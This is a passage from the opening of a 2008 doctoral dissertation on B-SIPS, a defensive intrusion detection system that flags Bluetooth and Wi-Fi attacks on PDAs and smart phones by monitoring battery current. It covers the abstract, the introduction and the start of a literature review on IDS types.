Battery-Sensing Intrusion Protection System (B-SIPS)

Timothy Keith Buennemeyer

Dissertation

submitted to the faculty of

Virginia Polytechnic Institute and State University

in partial fulfillment of the requirements for the degree of

DOCTOR OF PHILOSOPHY

in

Computer Engineering

Dr. Joseph G. Tront, Chairman

Dr. A. Lynn Abbott

Dr. Christopher L. North

Dr. Cameron D. Patterson

Dr. Patrick R. Schaumont

Randolph C. Marchany

December 5, 2008

Blacksburg, VA

Keywords: Battery, Intrusion Detection, Mobile, Power, Security, Wireless

Copyright 2008 © Timothy K. Buennemeyer

Battery-Sensing Intrusion Protection System (B-SIPS)

Timothy K. Buennemeyer

Abstract

This dissertation investigates using instantaneous battery current sensing techniques as a means of detecting IEEE 802.15.1 Bluetooth and 802.11b (Wi-Fi) attacks and anomalous activity on small mobile wireless devices. This research explores alternative intrusion detection methods in an effort to better understand computer networking threats. This research applies to Personal Digital Assistants (PDAs) and smart phones, operating with sensing software in wireless network environments to relay diagnostic battery readings and threshold breaches to indicate possible battery exhaustion attack, intrusion, virus, and worm activity detections. The system relies on host-based software to collect smart battery data to sense instantaneous current characteristics of anomalous network activity directed against small mobile devices. This effort sought to develop a methodology, design and build a net-centric system, and then further explore this non-traditional intrusion detection system (IDS) approach. This research implements the *Battery-Sensing Intrusion Protection System* (B-SIPS) client detection capabilities for small mobile devices, a server-based *Correlation Intrusion Detection Engine* (CIDE) for attack correlation with *Snort's* network-based IDS, device power profiling, graph views, security administrator alert notification, and a database for robust data storage. Additionally, the server-based CIDE provides the interface and filtering tools for a security administrator to further mine our database and conduct forensic analysis. A separate system was developed using a digital oscilloscope to observe Bluetooth, Wi-Fi, and blended attack traces and to create unique signatures.

The research endeavor makes five significant contributions to the security field of intrusion detection. First, this B-SIPS work creates an effective intrusion detection approach that can operate on small, mobile host devices in networking environments to sense anomalous patterns in instantaneous battery current as an indicator of malicious activity using an innovative *Dynamic Threshold Calculation* (DTC) algorithm. Second, the *Current Attack Signature Identification and Matching System* (CASIMS) provides a means for high resolution current measurements and supporting analytical tools. This system investigates Bluetooth, Wi-Fi, and

blended exploits using an oscilloscope to gather high fidelity data. Instantaneous current changes were examined on mobile devices during representative attacks to determine unique attack traces and recognizable signatures. Third, two B-SIPS supporting theoretical models are presented to investigate static and dynamic smart battery polling. These analytical models are employed to examine smart battery characteristics to support the theoretical intrusion detection limits and capabilities of B-SIPS. Fourth, a new genre of attack, known as a *Battery Polling Cycle Timing Attack*, is introduced. Today's smart battery technology polling rates are designed to support Advanced Power Management needs. Every PDA and smart phone has a polling rate that is determined by the device and smart battery original equipment manufacturers. If an attacker knows the precise timing of the polling rate of the battery's chipset, then the attacker could attempt to craft intrusion packets to arrive within those limited time windows and between the battery's polling intervals. Fifth, this research adds to the body of knowledge about non-traditional attack sensing and correlation by providing a component of an intrusion detection strategy. This work expands today's research knowledge towards a more robust multilayered network defense by creating a novel design and methodology for employing mobile computing devices as a first line of defense to improve overall network security and potentially through extension to other communication mediums in need of defensive capabilities. Mobile computing and communications devices such as PDAs, smart phones, and ultra small general purpose computing devices are the typical targets for the results of this work. Additionally, field-deployed battery operated sensors and sensor networks will also benefit by incorporating security mechanisms developed and described here.

Dedication

With utmost sincerity, this research effort is dedicated to my loving family, Amy, Laura, Keith, and Allyson. Without their sacrifice, support, and patience this work would not have been achievable. Thank you for believing in me and joining together as a caring family in exploring all the wonderful possibilities that life brings us on our journey. Your steadfast encouragement and patience gave me the momentum to continue with the research and achieve my goal. Thank you always for the sincere commitment and support; this research endeavor in large measure was possible because of you being there for me and carrying the burden for our family.

Acknowledgments

I wish to express my admiration and gratitude to Professor Joe Tront for his support, trust, confidence, guidance, and mentorship in my research endeavor and to Mr. Randy Marchany and Mr. Wayne Donald for their friendship, thoughtful insights, security research concepts, collaboration, and use of the Virginia Tech Information Technology and Security Lab facilities. This endeavor is a reflection of their vision to provide an appropriate security research venue and a nurturing environment that blends interdisciplinary security knowledge across faculty, staff and students to synergistically achieve high research standards and collaborative successes.

I appreciate the time, insight, and support that my advisory committee gave me in shaping the B-SIPS research; thank you Dr. Lynn Abbott, Dr. Cameron Patterson, Dr. Chris North, and Dr. Patrick Schaumont for coaching me along my research journey.

Also, I genuinely appreciate the U.S. Army for allowing me the opportunity to pursue my research efforts and the enthusiastic support of my Army colleagues at Virginia Tech. I offer a special thanks to COL Grant Jacoby for his sincere efforts to launch me on my research path. He shared several essential research extension ideas that allowed me to develop the B-SIPS concept and chart a course. His generous collaboration and guidance during the initial phases of this research and friendship throughout the Ph.D. endeavor were critical and arguably the key catalyst for my B-SIPS research azimuth. I cannot thank my Army colleagues enough: LTC Calvert “Triiip” Bowen, LTC Joe Adams, and LTC Dave Raymond for their friendship and collaboration while in Blacksburg at Virginia Tech.

I wish to thank my B-SIPS research colleagues Michael Gora, Theresa Nelson, John Paul Dunning, Lee Clagett, Faiz Munshi, Wayne Chiang, Ingrid Burbey, and Brad Tilley. Without their teamwork, support, friendship, and dedicated efforts, this work would not have been achievable.

I thank you all for the guidance and encouragement throughout the B-SIPS research effort, your commitment, involvement and support for this research was essential for success.

Lastly, the product photos of various servers, computers, PDAs and smart phones included in the device specifications and in some of the author created figures and diagrams were reproduced with permission from Dell, Hewlett-Packard and Verizon.

Contents

List of Figures

List of Tables

List of Equations

List of Algorithms

1 Introduction

If everyone is thinking alike, then somebody isn't thinking.
--General George S. Patton

This dissertation investigates using battery current sensing as a means of detecting IEEE 802.15.1 Bluetooth and 802.11b (Wi-Fi) intrusions and anomalous activity on small mobile wireless devices. The goal of the detection process is to improve efficiency, protect the device from unnecessary battery resource drain, and extend the battery's usable life. Potential by-products of this detection capability may be to lessen the severity of attacks, reduce the likelihood of the device being controlled remotely by a hacker, and impede data loss. This chapter provides an overview of the research effort. Section 1.1 states the research problem under investigation. The background and motivation of battery sensing intrusion detection methods are presented in Section 1.2. Section 1.3 lists the design goals of the research, while the unique questions addressed by this research endeavor are listed in Section 1.4. A succinct overview of the methodology is presented in Section 1.5. Finally, Section 1.6 summarizes the results and describes the outline for the remaining document.

1.1 Problem Statement

In an effort to better understand new computer networking threats, this investigation explores alternative intrusion detection methods. Our research applies to small mobile hosts. These devices still act as functional computers, but in this research the Personal Digital Assistants (PDAs) and smart phones will also operate as hybrid detection sensors in wireless network environments to relay diagnostic battery readings and threshold breaches to indicate possible battery exhaustion attack, intrusion, virus, and worm activity detections. The system relies on host-based software to collect diagnostic battery data that senses the instantaneous

current characteristics of anomalous network activity directed against small mobile devices. The device readings are reported to the *Correlation Intrusion Detection Engine* (CIDE) for correlation with *Snort*'s Intrusion Detection System (IDS) reports, device power profiling, forensic analysis, data storage, and administrator notification. This effort sought to develop a detection methodology, design and build a system, and then further explore this non-traditional IDS approach. The intent was to implement this software-based IDS, using mobile devices as inexpensive sensors, a server-based intrusion protection engine (IPE) for attack correlation and security administrator notification, and a backend database for robust data storage. Additionally, the server-based IPE provides the interface and filtering tools for the security administrator (SA) to further mine the data contained in the database and conduct forensic analysis. Lastly, we employ modern data visualization methods in order to assist in maintaining the context of the intrusion detections to enhance administrators' awareness and insight of the system's state.

1.2 Background and Motivation

This document examines battery current as a nontraditional intrusion detection method for Bluetooth and Wi-Fi capable devices. The system employs the *Canary-Net* [1] concept of using small mobile devices as early warning sensors in order to refine the resulting correlations of attacks.

Once disconnected from an Alternating Current (AC) power source, battery power is a crucial resource for mobile devices. Much research over the last decade has been directed toward improving the performance, efficiency, and capability of small mobile computing devices; however, battery performance has only slightly improved in the same time span [2]. Conserving battery charge life[*], which is differentiated from battery lifetime[†], is an important aspect of extending device usage. Some researchers have suggested that battery charge life could be reduced to a quarter of its typical life if the device is kept under continual attack [3, 4]. With any attack attempt from a Bluetooth or Wi-Fi source, such as a flood, buffer overflow, battery exhaustion, or Denial of Service (DoS), some energy above the device's functional needs must

[*] Battery charge life refers to the amount of time for a fully charged battery to discharge to the point that it can no longer provide sufficient voltage to power the device. This term is used interchangeably with battery life.

[†] Battery lifetime refers to the total useful life of the battery, which entails the time from manufacture until the time when a battery is chemically exhausted and can no longer accept a charge.

be expended by the target device while the attack is ongoing. Although the scope and variety of intrusion attacks is quite broad, this research will only examine a short list of representative Bluetooth and Wi-Fi attacks. The attacks examined will be representative of a class of attacks which would produce a very similar result as far as battery depletion is concerned. Moreover, detecting all attacks may not be feasible for various reasons, especially if the attack's impact on the device's instantaneous current activity level remains consistently below the detection system's threshold. This research offers a viable model and working system for monitoring current demands that directly affect mobile hosts and can be used to detect attacks and other irregular communications activity. Unusual current increases coupled with network traffic activity can be correlated amongst mobile client devices, using the *Battery-Sensing Intrusion Protection System* (B-SIPS) [1]. This monitoring can lead to early warning and subsequent detection of new or previously *unsignatured* attacks.

Intrusion detection analysts increasingly rely on layered defenses for attack detection and containment in wired networks. Often, two or more traditional appliance-based IDSs will be employed with host-based IDS applications to monitor critical devices within the network boundaries. Signature and anomaly-based IDS technologies provide the SA additional tools intended to detect and defeat adversarial activities. Additionally, IDSs often detect network configuration problems that, once corrected, restore greater system performance. Properly configured and deployed IDS sensors throughout the network provide a basic forensic logging capability for the administrator that can help pinpoint network configuration problems.

Di Pietro et al. [5] suggested that the wireless environment will be dominated by handheld, wearable wireless devices that will require frequent communication with other appliances. With small mobile computing devices, communication traffic typically remains transparent to the user, so the user is unaware whether or not legitimate and illicit traffic is contacting the mobile computer. Often these non-robust devices are deployed with no antivirus software, IDS, or firewall. The primary security weakness in the wireless environment is the fact that communications use radio signaling such that a knowledgeable attacker could monitor, capture, and potentially inject traffic, bypassing the traditional layered defenses without being observed. This creates a situation where each wireless-capable notebook computer, PDA, smart cellular phone, radio frequency identification (RFID) tag, and even wireless sensor device is its own first and last line of defense [6].

B-SIPS acts, in part, as an anomaly detection system (ADS) by measuring instantaneous current that is compared against dynamic host state thresholds to trigger anomalous activity alerts. This information can be polled from the smart battery by B-SIPS. These threshold breaches associated with unique device identification data are then fed to an intrusion detection engine (IDE) for correlation.

$$V = I \bullet R \qquad \text{Equation 1-1}$$

$$I = \frac{V}{R} \qquad \text{Equation 1-2}$$

With these fundamental equations and our concept for attack detection providing the basis and initial functionalities of the detection system, B-SIPS examines instantaneous current changes, in milliamperes (mA), using a *Dynamic Threshold Calculation* (DTC) algorithm, which is described in detail in Section 4.3. The B-SIPS client, CIDE, and online database capabilities comprise the IDS for mobile devices.

In a complementary research effort, the attack traces are determined through a separate process described in Section 4.6 and are stored in an offline database. This portion of the research investigates and develops signatures for Bluetooth attacks, determines traces (power drain characteristics referred to as singular trace attack signatures) over time as well as selected existing wireless network-based attacks described in Section 6.4 as a proof-of-concept.

We define a trace as a sampling of a device's (instantaneous current as a representation of its) electrical activity. An attack trace is a sampling used to capture unique events during an attack. We employ a one-sided Fast Fourier Transform to convert the sample data from the time domain into the frequency domain, so we can extract the dominant frequencies (less than 5000 KHz) associated with each suspected attack. Comparing the unique dominant frequencies enables us to identify an individual attack type against the device. Abnormally high battery usage above what is required during typical activity provides an indication of an attack. Identifying and matching trace signatures could in the future improve the SA’s view of mobile device attack sensing within the wireless network environment. This capability combined with forensic analysis tools for mining this research system’s online database can aid the security administrator with attack determination and possible identification.

To measure current flowing into the mobile device for attack trace signature development, we consider the voltage drop across a standard resistor as shown in Figure 1-1. The observation of an attack trace and determination for signature development is accomplished separately in an experimental lab setup with PDAs, smart phones, an oscilloscope, and an amplification circuit. Trace signature development is not part of an integrated B-SIPS solution. Using an oscilloscope to gather high fidelity data, we examine instantaneous current changes on mobile devices during attacks. The *Current Attack Signature Identification and Matching System* (CASIMS) provides a means for high resolution data acquisition and all the necessary computational and analytical tools required to evaluate the significance of its results. Using CASIMS to observe smart battery trace activity and to further attack signature development for Bluetooth, Wi-Fi, and blended attacks expands the knowledge in the field by exploring uncharted research areas. In particular, the capture and detailed examination of seven Bluetooth, two Wi-Fi, and two blended attacks and the development of their unique battery signatures are significant because of the integrated visual method, comparison, and detection technique for characterizing low power attacks.




Figure 1-1 Attack Detection Concept Using Instantaneous Current Monitoring

1.3 Design Purpose

The goal of B-SIPS is to fill a perceived detection deficiency between traditional networks and host-based IDSs and ADSs by analyzing current above the DTC value as a tripwire to detect anomalous activity, battery exhaustion, and other types of network attacks. B-SIPS is a hybrid

IDS that combines aspects of statistical anomaly detection with rules-based intrusion detection methods. B-SIPS serves to measure anomalous activity on the client device predicated on battery constraints. Jacoby et al. [7] determined that using a battery-based IDS approach was feasible and further suggested that it is extraordinarily difficult for an attacker to manipulate an attack's energy and time without detection. This observation that attacks can drain device battery resources indicates a problem niche within both traditional signature-based IDS and ADS technologies that warrants further investigation. This research will further analyze the B-SIPS approach, our design, the DTC algorithm, and our CASIMS battery-based attack trace signature experiments for Bluetooth, Wi-Fi and blended attacks.

Typically, rules-based IDSs and ADSs do not examine the profile changes of the battery power delivered. This provides an opportunity for B-SIPS to contribute to IDS research. By extending battery activity sensing, this research suggests that many existing and some unsignatured attacks can be detected using battery constraints and a threshold sensing methodology. This innovative IDS technology, employing mobile devices with sensing software, provides the security manager a robust and scalable detection mechanism with an integrated correlation capability using probabilistic bounds and measures to determine attack scope.

The design goal for B-SIPS research is to enhance security for small wireless devices that operate in a mobile computing environment. B-SIPS development seeks to add a complementary protective capability to existing layered-defensive measures that are accepted as state-of-the-art technology in a well-defended network environment. To extend this pioneering technology into emerging third generation (3G) networks and perhaps even pervasive communication systems, B-SIPS endeavors to provide a hybrid IDS solution by alerting on battery changes that trigger the system to notify upstream security managers to take appropriate actions to defend the system. Currently, these techniques and mechanisms are performed on expensive, wired networking intrusion detection systems. Little has been done to protect mobile computing devices with consideration for preserving the battery charge life. In wired systems, attacks seek to seize the system, pilfer information, and disrupt normal usage. With wireless computers we need to consider the possibility that the device could be attacked for the previous reasons as well as denying the system's usage to its owner by exhausting the battery.

As depicted in Figure 1-2, B-SIPS detects and reports abnormal device activity related to excessive power dissipation in a net-centric environment. This capability provides an efficient

means to detect attacks and anomalous activity, while conserving battery charge life. Typically, firewalls and antivirus software are not employed on small mobile computing devices because they rapidly exhaust the battery charge life, reducing usable device time for the owner.




Figure 1-2 B-SIPS Attack Detection Environment

With existing IDS technologies, significant computational power is required due to the employment of complex theories to profile system activities, examine logs, and match large databases for specific signatures to detect attacks. While not all attacks can be detected, many attacks do increase the instantaneous current activity of the device. Our optimization studies show B-SIPS is efficient in both its code design and net-centric system approach in Chapter 6. Although B-SIPS is capable and efficient, we make no claim that it can detect all attacks; however, it can detect attacks and anomalous activity that causes an unexpected change in instantaneous current activity. It is this detection and response capability that makes B-SIPS a viable system worthy of more study and a contribution to the area of IDS knowledge.

1.4 Research Questions

The research questions listed below are intended to evaluate our B-SIPS approach across a range of normal operating conditions and to demonstrate its functionality as an aspect of our Canary-Net concept of implementing PDA's as IDS sensors. B-SIPS research complements and

enhances existing intrusion detection methods, and further seeks to investigate the following questions:

1. What are the benefits of B-SIPS?
    a. In terms of effectiveness.
    b. In terms of accuracy of attack detections.
2. What are the tradeoff costs of operating B-SIPS?
    a. In terms of additional energy usage.
    b. In terms of reduced usable battery charge life.
    c. In terms of device performance.
3. How effective is B-SIPS at detecting anomalous battery activity and attacks in terms of security administrator notification and reaction time?
4. How effective is B-SIPS at report correlation and visualization in terms of expediting security administrator forensic analysis?
5. What are the security vulnerabilities inherent to B-SIPS and how can they be mitigated?
6. Is B-SIPS a viable supplement to other detection systems?

1.5 Methodology Overview

This research offers a viable model and working system for monitoring instantaneous current demands that directly affect mobile hosts and can be used to detect attacks and other irregular communications activity. Using B-SIPS, unusual instantaneous current usage associated with network activity can be correlated amongst mobile client devices. This monitoring can lead to early warning and subsequent detection of zero-day or previously unsignatured attacks.

The system development, comparisons, and testing are accomplished using the Jain's *Ten-Step Performance Evaluation Methodology* [8], which is described in Chapter 3. The system development employs Visual Studio.NET 2005 with the .NET Compact Embedded (CE) Framework [9]. The advantage of using this environment is that it allows for rapid prototyping using C# and the Microsoft device emulator for producing working solutions for a variety of PDAs and smart cellular phones. Each of our test devices is examined based on its ability to respond to crafted Bluetooth, Wi-Fi, and blended attacks, and then report the illicit activity to our CIDE. The detections are assessed in terms of accuracy, response time, and performance of the overall system.

1.6 Results

This research makes five significant contributions to the state-of-the-art intrusion detection capabilities. First, B-SIPS is an effective intrusion detection approach that can operate on small, mobile host devices in networking environments to sense anomalous patterns in instantaneous battery current as an indicator of malicious activity using an innovative DTC algorithm, which can then be employed as a tripwire for detecting Bluetooth and network attacks directed at the device. Second, this effort investigated Bluetooth, Wi-Fi, and blended exploits through CASIMS to develop and identify unique attack signatures. Third, two B-SIPS supporting analytical models are presented to investigate static and dynamic smart battery polling and to examine the theoretical intrusion detection limits and capabilities of B-SIPS. Fourth, a new genre of attack, known as a *Battery Polling Cycle Timing Attack*, is introduced. Today's smart battery technology polling rates for mobile devices are designed to support Advanced Power Management needs determined by equipment manufacturers. If an attacker knows the precise timing of the polling rate of the battery's chipset, then the attacker could attempt to craft intrusion packets to arrive within those limited time windows and between the battery's polling intervals to go undetected. Fifth, this research adds to the body of knowledge about non-traditional attack sensing and correlation by providing a component of an intrusion detection strategy. This work expands today's research knowledge towards a more robust multilayered network defense by creating a novel design and methodology for employing mobile computing devices as a first line of defense to improve overall network security and potentially through extension to other communication mediums in need of defensive capabilities. This effort strives to correlate B-SIPS attack detections with Snort's network-based IDS, provides a graphical tool set and device power profiling for expediting administrator analysis. Mobile computing and communications devices such as PDAs, smart phones, and ultra small general purpose computing devices are the typical targets for the results of this work. Additionally, field-deployed battery operated sensors and sensor networks will also benefit by incorporating security mechanisms developed and described here.

The rest of this document is structured as follows. Chapter 2 provides the literature review and background issues for intrusion detection, attack types, technology convergence, power management, and related work. Chapter 3 discusses our methodology, approach, and objectives. Chapter 4 describes our system design, developmental environment, B-SIPS IDE client and

CIDE capabilities and the resulting B-SIPS architecture and software-based system, and the CASIMS signature development method for Bluetooth, Wi-Fi, and blended test attacks. Chapter 5 introduces two supporting analytical models for B-SIPS to investigate static and dynamic smart battery polling. These models are employed to examine smart battery characteristics to support the theoretical intrusion detection limits and capabilities of B-SIPS. Chapter 6 presents the CASIMS testing, analysis, and results, and mobile device battery drain testing and results comparison. Chapter 7 presents the results from the expert usability study conducted to validate the functionality and usefulness of B-SIPS and CIDE. Chapter 8 offers our contributions, direction for future work and conclusions.

2 Literature Review

The only source of knowledge is experience.
--Albert Einstein

The security of power-constrained mobile hosts was often considered as an afterthought by system designers and users alike as compared to focusing on service availability. In the wireless realm, battery power is an important resource, especially for small mobile devices, that presents designers with a perplexing problem of choosing more security at the expense of greater power usage and potentially less service availability. This unresolved tradeoff continues to challenge network and system developers. Wireless networks are vulnerable to an interloper or eavesdropper who knows how to intercept the radio waves at the proper frequencies [7, 10]. Developing secure communication channels through proper authentication could increase service accessibility from a user's perspective but may further increase the device's computational and transmission requirements ultimately leading to faster battery power drain. Because of these tradeoffs, vulnerabilities, and other design concerns, protecting small mobile computers requires a balanced approach to provide a reasonable level of security while not expending battery power unnecessarily.

This chapter provides a background review of challenges and related research in the areas of intrusion detection, power management, and technology convergence. Section 2.1 introduces intrusion detection systems, such as rules-based, anomaly-based and hybrids of the two. It also describes host versus network-based IDSs. Section 2.2 describes related battery-based IDSs and their capabilities. Section 2.3 compares commercial and research IDSs. Section 2.4 presents research about battery exhaustion attacks, which are applicable to any wireless mobile computer that operates on battery power. Section 2.5 describes classes of attacks and unique Bluetooth attacks that can affect mobile devices. Section 2.6 summarizes communication technology

convergence, applicable mobile computing devices, and applicable radio frequency (RF) communication that can be explored as potential attack vectors in B-SIPS research. Section 2.7 compares available wireless technologies for mobile computing. Section 2.8 introduces Power Management Specifications and Implementer Forums, which have developed the key specifications that allow for B-SIPS development, power management, and battery constraints to be examined. Section 2.9 provides a summary of the background and related work and offers concluding remarks.

2.1 Intrusion Detection Systems

As the scope of IDS knowledge continue to expand and mature in the wired world, certain aspects permeate into the wireless domain. Cannady et al. [11] suggested that IDSs be employed together to form a layered defensive approach and that those systems need to use various algorithms to detect security violations, which include algorithms and methods for statistical-anomaly detection, rules-based detection, and hybrids of the two.

Intrusion detection is indispensable in today's computing environment because of the necessity to maintain some reasonable parity with current and potential threats from attackers and exposed vulnerabilities in computing and networking systems. Threats come from many sources, including, but not limited to, individual hackers, disgruntled employees, criminals, corporate spies, or organized espionage groups from nation-states [12]. Vulnerabilities, conversely, are inherent flaws in the hardware, firmware, and software of the computing device that can be exploited in a networked environment. No system is perfect; new vulnerabilities emerge and are discovered regularly. The computing environment is constantly changing and evolving due to emerging technologies and Internet proliferation, so intrusion detection systems aid security administrators in managing threats and vulnerabilities in a dynamic environment.

This section presents various types of IDS technology classes with a brief description of their supporting methodologies. IDSs by their design are defensive systems and comprise a diverse family of systems intended to help secure computer hosts and networks. Traditionally, most network-based IDSs use passive sampling of network packet traffic, and then attempt to match those flows and patterns with known attack signatures in a database. To do this, the attacks must be known and then decomposed to be characterized for signature development. Typically, IDSs are only as good as their latest update of attack signatures. Moreover, these systems of passive monitors rely heavily on security experts to monitor, manage and maintain

those systems. It is important to note that most network defenders employ a simple strategy of prepare, protect, detect, and respond, as depicted in Figure 2-1.




Figure 2-1 System Defensive Strategy

Moreover, intrusion detection systems monitor traffic or system operations from other computers or on network segments and report those conditions to a central controller, human or computer [13]. So intrusion detection systems examine traffic, looking for unusual packet traffic patterns or system activity in a computer or network to recognize malicious, unauthorized data transfers to fend of illicit actions. In some cases, the IDS can follow preset rules to drop certain packets based on pattern, type, or even volume in the case of a flooding attack, which is a simplistic form of an intrusion protection system (IPS). More commonly, the IDS triggers an alert, captures the packet header information, and reports that alert to a system or security administrator to conduct forensic analysis or perhaps to add rules to the border router or firewall to prevent future occurrences.

2.1.1 Rules-Based or Signature-Based

Rules-based detection methods, such as "if-then" constructs, employ signatures to characterize and identify known attacks. Aspects of packet traffic, unique data patterns, and

specific audit log entries all provide valuable clues and are often employed in rules-based signature development. Signature profiles are updated regularly as attacks emerge and are identified, so security administrators have to habitually maintain their system's signature base. Rules-based IDSs, such as *ISS RealSecure*, *Cisco NetRanger*, *Emerald*, and *Snort* are a mainstay in today's network defenses, and they provide a valuable capability because they consistently detect most known attacks with relatively few false positives.

2.1.2 Anomaly-Based

Statistical-anomaly detection methods attempt to detect attacks by characterization and analysis of audit logs and a system's behavior, establishing a baseline profile of perceived normal system activity. Any activity outside these established system profile norms, such as threshold breaches, is considered to be an intrusion until proven otherwise through forensic analysis. Systems employing statistical-anomaly detection are beneficial because they can detect novel and zero-day attacks without prior knowledge. However their main drawback is that anomaly detection can generate numerous false positives, which wastes valuable security administrator investigation time. Ultimately, administrator experience with the system determines how effective anomaly detection is at finding malicious events.

ADSs comprise a wide variety of systems that seek to characterize network communications traffic and then deduce unusual activity from the norm [14, 15]. Problems abound with profiling network traffic because networking environments always change. ADS technology, such as *StealthWatch+Therminator* [16], can provide real-time visualization of network traffic and pattern-less detection of known and unknown attacks against sensitive data as well as network assets [17]. Although ADSs show promise, they are often difficult to tune and monitor.

2.1.3 Hybrid

A hybrid IDS would monitor network traffic, although it would generally do this in a non-promiscuous way, meaning that it would monitor only traffic destined for that host. Additionally, the hybrid IDS would monitor the same host sources that a host-based IDS (HIDS) would. The hybrid IDS would then correlate the two data sources and attempt to provide a preliminary analysis [18]. We have examined the mechanisms that different IDSs use to signal or trigger alarms on a network. We also examined two locations that IDSs use to search for intrusive activity, which are network segments and the host device. Each of these approaches has benefits

and drawbacks. By combining multiple techniques into a single hybrid system, however, it is possible to create an IDS that possesses the benefits of multiple approaches, while overcoming many of the drawbacks. These lessons were taken into consideration when devising the B-SIPS concept and helped focus our research efforts toward a hybridized host-based detection method with net-centric reporting system.

Although it is true that combining multiple different IDS technologies into a single system can theoretically produce a much stronger IDS, these hybrid systems are not always better systems. Different IDS technologies examine traffic and look for intrusive activity in different ways. In a hybrid design, getting multiple IDS approaches to successfully and efficiently coexist in a single system can be a challenging task [19].

2.1.4 Network-Based

